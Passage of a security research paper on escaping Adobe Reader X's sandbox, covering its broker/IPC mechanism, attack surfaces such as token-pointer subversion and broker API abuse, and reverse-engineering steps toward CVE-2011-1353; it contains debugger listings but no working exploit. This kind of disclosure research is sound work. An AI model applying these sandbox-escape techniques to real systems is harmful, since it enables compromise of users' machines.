Breeding Sandworms:
How to fuzz your way out of Adobe Reader's Sandbox

Research and Analysis: **Zhenhua Liu** zhliu@fortinet.com

Contributor and Editor: **Guillaume Lovet** glovet@fortinet.com

Abstract

Adobe's interpretation of sandboxing is called Adobe Reader X Protected Mode. Inspired by Microsoft's Practical Windows Sandboxing techniques, it was introduced in July 2010. So far, it had been doing a good job at limiting the impact of exploitable bugs in Adobe Reader X, as escaping the sandbox after successful exploitation turned to be particularly challenging, and hasn't been witnessed in the wild, yet.

This paper exposes how we did just this: By leveraging some broker APIs, a policy flaw, and a little more, we were able to break free from Adobe's sandbox.

The particular vulnerability we used was patched by Adobe in September 2011 (CVE-2011-1353), as a result of our responsible disclosure action; yet, this demonstrates that Adobe's sandbox cannot be considered a panacea against security flaws exploitation in Adobe Reader X, and paves the way toward further interesting discoveries for security researchers.

Indeed, beyond this particular vulnerability, this paper dives deep into the sandbox implementation of Adobe Reader X, and debates ways to audit its broker APIs, which, to our minds, offer a major attack surface. In particular, the paper details how we configured an open-source fuzzing tool to audit them through the IPC Framework.

Overview

This paper is divided into four parts.

In the first part, we briefly introduce Adobe Reader X Sandbox and examine its IPC framework; possible attack avenues are evoked.

In the second part, we look into the internal mechanisms of the Sandbox; some examples on how to play with the exposed broker API for fun are given.

In the third part, we present the home-made fuzzing tool we used to audit the broker API, through the IPC framework.

In the fourth part, vulnerability **CVE-2011-1353**, that we found in the course of our research, is exposed.

Acknowledgements

The authors would like to thank to Chris Trela and Neo for reviewing this paper.

Table of Contents

1. Introduction to Adobe Reader X Protected Mode

1.1 Documentation

The most complete and authoritative documentation one can find about Adobe Reader Protect Mode is the series of blogs written by Kyle Randolph from ASSET [1].




Figure 1 – Sandbox INTERNALS from ASSET blog

The Adobe Reader sandbox relies on some Windows mechanisms: *Restricted token*, The Windows *job* object and the *integrity levels* (Windows Vista and later versions).

By leveraging the principle of least privilege and forcing “sandboxed” code to run with the lowest privilege level, arbitrary code execution vulnerabilities that may exist are heavily mitigated: Attackers cannot indeed access privileged resources, and make important changes on the system (such as creating files, processes, etc...)

The sandbox consists in two major components: a broker process and a sandboxed process (which Adobe calls “the PDF Principal”). The sandboxed process is responsible for parsing and rendering the PDF file, just like previous versions of Adobe Reader did – except that it can't communicate with the OS kernel, due to its privilege level. As it name suggests, it is the broker process -running at a higher privilege level- that is responsible for communication with the OS kernel on behalf of the sandboxed code, acting much like a proxy for the latter; yet it does so under the supervision of a policy restriction engine.

The bridge between these two major components is called the Inter Process Communication (aka “IPC”) mechanism. Practically, calls to the Native API functions (which, as a reminder, are the final frontier between user land and kernel land) are intercepted/hooked in the sandboxed process, and transmitted to the broker via the IPC mechanism.

This pair of mechanisms, "interception + IPC" can be seen as the blood that flows into Adobe Reader sandbox veins, connecting the vital organs together; as such, it is tremendously interesting to look at.

Looking into the IPC Framework and auditing the Broker API is what this paper focuses on. More quality details on the Sandbox implementation can be found in the presentation “Playing in the reader X sandbox” by Paul Sabanal and Mark Vincent Yason [2].

1.2 Blood and Sand: At the heart of Adobe Reader's sandbox

The following figure is copied from the ASSET blog [3]. It shows the IPC at work between the sandboxed code and the broker process.




Figure 2 – Sandbox and Broker Process IPC from ASSET blog

Here, the sandboxed process (aka the PDF Principal) attempts to write a file to the disk. Because sandboxing (“Protected Mode”) is enabled, file creation is routed through the broker process as follows:

1. The sandbox process tries to create a file.
2. File creation fails because of low privilege.
3. The sandbox process sends a request to the broker to perform the create file action on its behalf.
4. The broker evaluates the sandbox request against its policy-set to decide whether to allow or deny the request. If the request is denied, the broker returns an error.

5. The broker makes the CreateFile call, it should be success this time, because the request come from a high privilege process.
6. The operating system returns the file handle to the broker.
7. The broker duplicates the file handle and sends it to the sandbox process.
8. The sandbox process successfully writes the file to disk with the file handle.

Tracking this process to see how exactly it works is the goal of the following sections.

1.3 A Practical Example – Revealing the interception + IPC mechanism

A simple example involving calling the Win32 API CreateFileW from the sandboxed process will help us illustrate how exactly the blood flows. The following walk-through was done with Adobe Reader X 10.0.1.434.

```
PUSH 0

PUSH 0x1000000

PUSH 4

PUSH 0

PUSH 3

PUSH 0xC00000000

PUSH 0x09002000    //Unicode string "C:\1.exe"

CALL CreateFileW
```

Upon starting up Adobe Reader X, two AcroRd32.exe processes can be found: one of those is the sandboxed process, and the other one is the broker process. Process Explorer can be used to distinguish between the two. The following figure shows the sandboxed process, which runs under a restrict job object.






Figure - The Sandboxed process

With a debugger such as Ollydbg, we can attach to the above sandbox process; then we find a free space in the memory of the process, and inject simple binary code into it, that basically calls CreateFileW:

Then we modify the EIP to point to our injected code, and step into CreateFileW. Like for any other call to a basic Win32 API function, the application code sends us into kernel32.dll via the IAT, and then the Win32 API function in Kernel32 calls its corresponding Native API function in Ntdll.dll (here, NtCreateFile).



It appears however, that ntdll.NtCreateFile has been hooked:



The “move address to [ESP+4] / POP / RET” sequence above is a rather typical hook. The function at 0x43A5A0 , right in AcroRd32.exe code area, will be called instead of the actual ntdll.NtCreateFile.

This mechanism is one of the several that the sandbox system employs to hook API calls. Namely:

INTERCEPTION_SERVICE_CALL: Patching the entry point of the APIs of NTDLL (example above)




Figure - Function 0x43A5A0 in IDAPro

This function at *0x43A5A0* is identical to the function [TargetNtCreateFile]() implemented in Google Chrome and responsible for CreateFile actions in sandboxed processes. What it essentially does is:

1. Checking if the process is privileged by calling the original CreateFile function (in which case, no need for a broker).

2. If not, creates an IPC message to be sent to the broker, with all the arguments for NtCreateFile.

When the broker receives the IPC message, the arguments are dispatched to FilesystemDispatcher::NtCreateFile in its address space, which in turns calls NtCreateFile in ntdll.dll.

To confirm that, we set a breakpoint in the broker process at 0x42CEB0 (version 10.0.1.434, for other versions, searching for the string “NtCreateFile: STATUS_ACCESS_DENIED” will do the trick) and wait for it to trigger.

When the breakpoint is hit, it means that we have reached the deepest part of the broker process; while stepping into the assembly code, one may refer to the broker function FilesystemDispatcher::NtCreateFile source code, which is implemented in Google Chrome. This is left as an exercise to the reader, for the moment.

And this ends our primer on the interception + IPC mechanism.

1.4 Possible Attack Surfaces

Below are the attack steps leading to successful exploitation on Adobe Reader X, from Adobe's blog.




Figure - Win7-Sandbox-Exploit-Steps from ASSET blog

At first sight, sandboxing made the task twice more difficult for attackers. However, in this cat and mouse game, the programmers and architects are under high pressure: the smallest mistake on their side could ruin the whole game by providing fatal short-cuts to successful exploitation.

And this pressure comes addition of their initial job, which is to provide useful software to the users, along with good user experience and backward compatibility. All those often pushing in the opposite direction of security, as always.

So far, however, it must be recognized that Adobe X's sandbox technology has been doing a perfect job at maintaining attackers at bay. Here are the possible avenues they could take to break free from the sandbox, in the future, grouped in two categories: Kernel Land vulnerabilities and User Land vulnerabilities.

Attacks From Kernel Land

After all, "Practical Windows Sandboxing" is a user-mode focused sandbox; what it does most is restricting attacks in user land, but still, parameters provided by the (potentially attacker-controlled) application are passed mostly as is to the kernel, accessible by the sandboxed process. This leaves some doors open to exploit vulnerable kernel code.

For instance, managing to run code in the kernel that would modify the sandboxed process token pointer would suffice to grant system privilege to the process, hence effectively annihilating the sandbox.

```
PROCESS 824533f8  SessionId: 0  Cid: 0d34    Peb: 7ffdf000  ParentCid: 0d0c
    DirBase: 077c02a0  ObjectTable: e21c9300  HandleCount: 132.
    Image: AcroRd32.exe
```

```
kd> !process 824533f8 1
PROCESS 824533f8  SessionId: 0  Cid: 0d34    Peb: 7ffdf000  ParentCid: 0d0c
    DirBase: 077c02a0  ObjectTable: e21c9300  HandleCount: 132.
    Image: AcroRd32.exe
    VadRoot 82336090 Vads 134 Clone 0 Private 2676. Modified 19. Locked 0.
    DeviceMap e18aa920
    Token                             e10c84d0                                        Can we subvert the Token Pointer?
    ElapsedTime                       00:00:11.921
    UserTime                          00:00:00.687
    KernelTime                        00:00:00.859
    QuotaPoolUsage[PagedPool]         162204
    QuotaPoolUsage[NonPagedPool]      5384
    Working Set Sizes (now,min,max)  (5886, 50, 345) (23544KB, 200KB, 1380KB)
    PeakWorkingSetSize                6016
    VirtualSize                       99 Mb
    PeakVirtualSize                   101 Mb
    PageFaultCount                    8715
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      3409
    Job                               824539a8
```

Figure 7 - Sandbox in kernel attacker's eyes.

It is fairly likely that as more applications start to integrate sandboxes, that type of attack will enjoy a growing popularity among attackers.

Attacks From User Land

a) Broker API

There are a large number of API functions in the broker, in order to support the rich feature set of Adobe Reader.

Since these API functions, hidden behind the IPC Framework, execute with a higher privilege, they constitute one of the major attack surfaces.

Besides, as new features are needed, Adobe will continuously add new Broker API functions. This can be seen below:

```
.rdata:004B4014  db 'AcroWinMainSandbox',0
.rdata:004B4034  dd offset Tag24_Client
.rdata:004B4038  dd offset Tag25_Client
.rdata:004B403C  dd offset Tag26_Client
.rdata:004B4040  dd offset Tag28_Client
.rdata:004B4044  dd offset Tag29_Client
```

```
.rdata:004B4048  dd offset Tag2A_Client
.rdata:004B404C  dd offset Tag2B_Client
.rdata:004B4050  dd offset Tag2C_Client
.rdata:004B4054  dd offset Tag2D_Client
……
……
.rdata:004B4110  dd offset TagBA_Client
.rdata:004B4114  dd offset TagBB_Client
.rdata:004B4118  dd offset TagBC_Client
.rdata:004B411C  dd offset TagBD_Client
.rdata:004B4128  dd offset TagC0_Client
.rdata:004B412C  dd offset TagBF_Client
.rdata:004B4130  dd offset TagBE_Client
.rdata:004B4134  dd offset TagC1_Client
.rdata:004B4138  dd offset TagDF_Client
```

63 Broker Service Dispatchers were found by its clients in AcroRd32.exe 10.0.1.434....

```
.rdata:004CD2C4 aAcrowinmainsan db 'AcroWinMainSandbox',0
.rdata:004CD2E4            dd offset Tag24_Client
.rdata:004CD2E8            dd offset Tag25_Client
.rdata:004CD2EC            dd offset Tag26_Client
.rdata:004CD2F0            dd offset Tag28_Client
.rdata:004CD2F4            dd offset Tag29_Client
.rdata:004CD2F8            dd offset Tag2A_Client
.rdata:004CD2FC            dd offset Tag2B_Client
.rdata:004CD300            dd offset Tag2C_Client
.rdata:004CD304            dd offset Tag2D_Client
……
……
.rdata:004CD3F4            dd offset TagE3_Client
.rdata:004CD3F8            dd offset TagE5_Client
.rdata:004CD3FC            dd offset TagE6_Client
.rdata:004CD400            dd offset TagE7_Client
.rdata:004CD404            dd offset Tag3E_Client
.rdata:004CD408            dd offset TagE8_Client
```

....and 72 Broker Service Dispatchers were found by its clients in AcroRd32.exe 10.1.1.33

The auditing game can keep going as long as new functions are added.

In the second part of this paper, we will explain how we found the entire API exposed in the broker process, and show some proof-of-concepts that make use of broker API functions to execute operations without user interaction.

Beyond these, we will explain how we built a fuzzing tool to audit the broker APIs through the IPC framework.

b) Policy Engine

The Policy Engine is essential to the sandboxing / broker concept: it is responsible for telling the broker what requests from the sandboxed process it shall forward to the kernel, and what requests it shall reject. It is based on a set of policies (the set is partly dynamic) that allows for a certain granularity in system resource access permission/restriction (example: a sandboxed process may be granted the right to write to the user's TEMP directory).

Being at such a critical and sensitive position, any vulnerability surfacing in the policy engine may be lethal. Therefore, it should be subject to heavy auditing and attacking pressure, from all sides.

We'll show a (quite simple) example of policy engine subversion in part 4 of this paper.

c) IPC Framework

Being the blood that connects the sandboxed process to the broker, the IPC framework also constitutes a large attack surface.

Indeed, in the event that a sandboxed process is compromised, it can provide arbitrary IPC requests that could either trigger a vulnerability in the IPC server (which resides in the broker, thus running with higher privileges), or cause the broker to perform a restricted operation.

Regarding this approach, see Azimuth Security's excellent "The Chrome Sandbox" [4].

It was originally written for auditing the Chrome Sandbox, but for publicly known reasons, it also suits Adobe Reader X's Sandbox. Plenty of inspiration can be found in it.

d) Named Object Squatting Attacks

Named object squatting is a classical privilege escalation attack, in which a low privileged process creates a named object with the same name as an object that is meant to be created afterwards, by a process with higher privileges; it allows for gaining full access to that object when it is created.

For this approach see Tom Keetch's presentation "Practical Sandboxing on the Windows Platform"(5).

e) Non Sandboxed Plugins

For compatibility reasons, some Adobe Reader plugin maintainers chose to configure Reader to allow writing to a specific directory; this is done by making a windows registry edit and creating a custom policy on the whitelist config. Some of them on the other hand just chose to not have the plugin running in the sandbox.

Because of that, a lot of plugins actually run with full privileges by default; thus before the underlying compatibility issues are solved, they'll remain a popular attack surface.

f) And more… Left as an exercice to the reader and future researchers.

2. Technical Analysis

2.1 Rationale and Questions

As ASSET wrote on the blog:

"There are a large number of APIs in the Adobe Reader Protected Mode broker to support the rich feature set of Adobe Reader. The vast majority of the APIs are for intercepted Win32 APIs (such as APIs for printing) or access to securable kernel objects (such as sections, events, and mutants). The rest of the APIs fall into two categories:

APIs that provide services which Adobe Reader needs. An example would be launching an executable from a white list of applications.

APIs that pop confirmation dialogs out of the broker process before allowing potentially dangerous things to happen. An example is the dialog that confirms if the user really wants to disable Protected Mode:"




Figure - Confirmation dialog to disable Protected Mode

Things could get interesting if we could send an IPC message that pops up such a "disable Protected Mode" dialog without any user interaction, by exploiting a traditional PDF vulnerability. That would make us one step closer to disabling the Protected Mode, which may then be achieved by gaming some policies (rather than by exploiting arbitrary code execution vulnerabilities in the broker. CVE-2011-1353 does just that, for instance).

In any case, from a Security Researcher perspective, we need to jump into the Sandbox of Adobe Reader X and find and audit the whole broker API, under two angles:

- Are there logic flaws, or weaknesses, that could be leveraged to circumvent restrictions?
- Are there memory corruption vulnerabilities?

Let's have a closer look.

2.2 Google Chrome's SandBox IPC protocol

Adobe Reader X Sandbox was built upon Chrome's Sandbox. Examining its sources may therefore save us significant time when reverse engineering.

For instance, we can find the IPC protocol specification in sharedmem_ipc_client.h

Simply speaking, it utilizes "Channels" in shared memory and signal events to implement IPC between the sandbox and the broker. Typically:

1. Client seizes a Channel and writes the data into the channel buffer.
2. Client signals a ping event to the server and waits (blocks – it is all synchronous) for the pong event from the server.
3. The server fetches the data from Channel buffer, dispatches it into the handling function, and writes the result back into the Channel buffer. When it is done, it signals a pong event.
4. The client retrieves data from the Channel buffer, then releases the Channel.

Here the client will be the sandboxed process, and the server will be the broker.

Interestingly, to dispatch “ping calls” from clients to appropriate handlers, the IPC server uses a callback mechanism; programmatically, that implies that, in some way or another, handlers must register somewhere to the server.
The Register function in the broker gives more insight:

```
thread_provider_->RegisterWait(this, service_context->ping_event,
                    ThreadPingEventReady, service_context);
```

Essentially, when a ping event is triggered, the function ThreadPingEventReady will get a callback and dispatch the IPC message to handler functions (in other words: the broker API functions). Thus, following the trail of ThreadPingEventReady could lead us to the IPC messages dispatching mechanism and eventually to the Broker API.

Therefore, a good plan for binary reversing Adobe Reader X’s Sandbox could be:

1. Find “thread_provider_->RegisterWait”
2. Find the function “ThreadPingEventReady” and the important parameter “service_context”.
3. Find the IPC message dispatch mechanism through ThreadPingEventReady, and then find the entire IPC handler functions (i.e. the broker API functions).

2.3 Into Adobe Reader X’s Sandbox

It can be easily figured out that the equivalent of function thread_provider_->RegisterWait above is:

```
RegisterWaitForSingleObject(&pool_object,
                waitable_object,
                callback,
                context,
                INFINITE,
                WT_EXECUTEDEFAULT
                )
```

Notice the parameter callback and context. They are ThreadPingEventReady and service_context (see step 2 of the plan above).

If set a breakpoint on function RegisterWaitForSingleObject before we startup Adobe Reader X in debug tool, then ThreadPingEventReady and service_context will be found soon after reaching the breakpoint.

